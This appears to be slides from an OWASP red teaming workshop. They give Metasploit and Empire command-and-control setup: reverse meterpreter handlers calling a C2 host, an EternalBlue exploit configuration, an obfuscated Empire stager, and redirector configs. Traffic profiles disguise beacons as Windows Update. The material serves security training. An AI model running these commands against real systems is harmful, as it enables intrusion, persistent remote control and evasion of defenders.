OWASP
Open Web Application
Security Project

OWASP Workshop

Red teaming exercise

Agenda

- 15h00 - 16h59: Red teaming exercise
- 17h00 - 20h30: OWASP Meeting

Agenda cont.

- Prerequisites
- Terms
- Architectural ideas
- Metasploit
- Empire
- Redirectors
- Empire – advanced
- (Bloodhound)

Dennis Perto

Sr. Security Analyst – Conscia SOC

conscia

Prerequisites

- Attacker Linux machine (Kali preferred)
  - Metasploit Framework (with Armitage?)
  - Powershell Empire
- Redirector Linux machine
  - socat/iptables (“dumb pipe”)
  - apache/nginx
- Optional: Metasploitable


Terms

- Team Server
- Listener
- Payload
  - Staged
  - Stageless
- Redirector


Terms cont.


- Team Server
- Metasploit
  - Handler
  - Exploit
    - Payload
- Empire
  - Listener
  - Payload
- Redirector


- Bind shell



- Reverse shell




example.com
Victim
Internet
Domain
Team Server


r1
r2
r3
r4
Meterpreter HTTPS
Beacon
Redirectors

Metasploit Framework

- root@kali:~# systemctl start postgresql
- root@kali:~# msfdb init (first time)
- root@kali:~# msfdb start
- root@kali:~# msfconsole

Armitage for msf

- root@kali:~# armitage

Metasploit handler/reverse shell

- msf5 > use exploit/multi/handler
- msf5 > set payload multi/meterpreter/reverse_http
- msf5 > set LHOST c2.0wasp.dk
- msf5 > set LPORT 80
- msf5 > set LURI update
- msf5 > OverrideRequestHost true
- msf5 > ReverseListenerBindAddress 0.0.0.0
- msf5 > ReverseListenerBindPort 2000
- msf5 > SessionCommunicationTimeout 0
- msf5 > ExitOnSession false
- msf5 > exploit -j

Metasploit handler/exploit

- msf5 > use exploit/windows/smb/ms17_010_eternalblue
- msf5 > set payload windows/x64/meterpreter/reverse_http
- msf5 > set RHOST 127.0.0.1
- msf5 > set RPORT, etc……

- msf5 > set LHOST c2.0wasp.dk
- msf5 > set LPORT 80
- msf5 > set LURI update
- msf5 > OverrideRequestHost true
- msf5 > ReverseListenerBindAddress 0.0.0.0
- msf5 > ReverseListenerBindPort 2000
- msf5 > SessionCommunicationTimeout 0
- msf5 > ExitOnSession false
- msf5 > exploit

Empire


- root@kali:~# ~~git clone https://github.com/EmpireProject/Empire.git~~
- root@kali:~# git clone https://github.com/BC-SECURITY/Empire.git
- root@kali:~# cd Empire
- root@kali:~# ./setup/install.sh
- root@kali:~# ./empire

Empire listener

- (Empire) > listeners
- (Empire) > uselistener http
- (Empire) > set Name 0waspHTTP
- (Empire) > set Host http://c2.0wasp.dk:80
- (Empire) > set BindIP 0.0.0.0
- (Empire) > set Port 5000
- (Empire) > execute
- back

Empire stager

- (Empire) > usestager multi/launcher
  - Generates a one-liner stage0 launcher for Empire.
- (Empire) > set Obfuscate true
- (Empire) > set SafeChecks false
- (Empire) > set Listener 0waspHTTP
- (Empire) > execute



C2 (socat redirector)

- root@ubuntu:~# socat TCP4-LISTEN:80,fork TCP4:[team-server-IP]:80

C2 (iptables redirector)

- root@ubuntu:~# iptables -I INPUT -p tcp -m tcp --dport 80 -j ACCEPT
- root@ubuntu:~# iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination [team-server-IP]:80
- root@ubuntu:~# iptables -t nat -A POSTROUTING -j MASQUERADE
- root@ubuntu:~# iptables -I FORWARD -j ACCEPT
- root@ubuntu:~# iptables -P FORWARD ACCEPT
- root@ubuntu:~# sysctl net.ipv4.ip_forward=1

C2 (apache redirector)

root@ubuntu:~# nano /etc/apache2/sites-available/000-default-ssl.conf
Enable the Proxy Engine
SSLProxyEngine On

Tell the Proxy Engine where to forward your requests
ProxyPass / https://[team-server-IP]:443/
ProxyPassReverse / https://[team-server-IP]:443/

Disable Cert checking, useful if you're using a self-signed cert
SSLProxyCheckPeerCN off
SSLProxyCheckPeerName off
SSLProxyCheckPeerExpire off

C2 (apache redirector) cont.

root@0wasp.dk:~# nano /var/www/html/.htaccess

```
RewriteEngine On
RewriteCond %{REQUEST_URI} ^/(admin/get.php|login/process.php|news.php)/?$ [NC]
RewriteRule ^.*$ http://[team-server-IP]%{REQUEST_URI} [P]
RewriteRule ^.*$ http://owasp.org/ [L,R=302]
```

https://github.com/infosecn1nja/e2modrewrite

C2 (nginx redirector)

```
# Serve payload
#location /load-pay {
#  try_files $uri $uri.exe $uri.bat =302;
#}

# Metasploit
location ~ ^/update(.*) {
  proxy_pass http://[team-server-IP]:2000;
}

# Empire
location ~ ^/(admin/get.php|news.php|login/process.php|download/more.php) {
 proxy_pass http://[team-server-IP]:5000;
}

# Catch all to toss the rest at owasp.org
location / {
  proxy_pass https://owasp.org;
}
```


Empire profiles

- uselistener http
- set Name microsoftupdate
- set DefaultJitter 20
- set DefaultDelay 6
- set DefaultProfile /c/msdownload/update/others/2013/11/9946821_f5082b8340ec384b69f.cab|Windows-Update-Agent/10.0.10011.16384 Client-Protocol/1.40|Host:download.windowsupdate.com|Accept:*/*
- set Headers Content-Type:application/vnd.ms-cab-compressed|Server:Microsoft-IIS/8.5|MSRegion:N. America|Connection:keep-alive|X-Powered-By:ASP.NET

Source:
https://github.com/infosecn1nja/e2modrewrite/blob/master/profiles/normal/microsoftupdate.profile

Setup database!:
https://github.com/EmpireProject/Empire/blob/293f06437520f4747e82e4486938b1a9074d3d51/setup/setup_database.py#L50

Empire staging



Bloodhound

- root@kali:~# apt install bloodhound
- root@kali:~# neo4j start
- Change DB password: http://localhost:7474
- root@kali:~# bloodhound

Bloodhound ingestor

- root@kali:~# pip3 install bloodhound
- root@kali:~# bloodhound-python -h

”To use the ingestor, at a minimum you will need credentials of the domain you're logging in to.”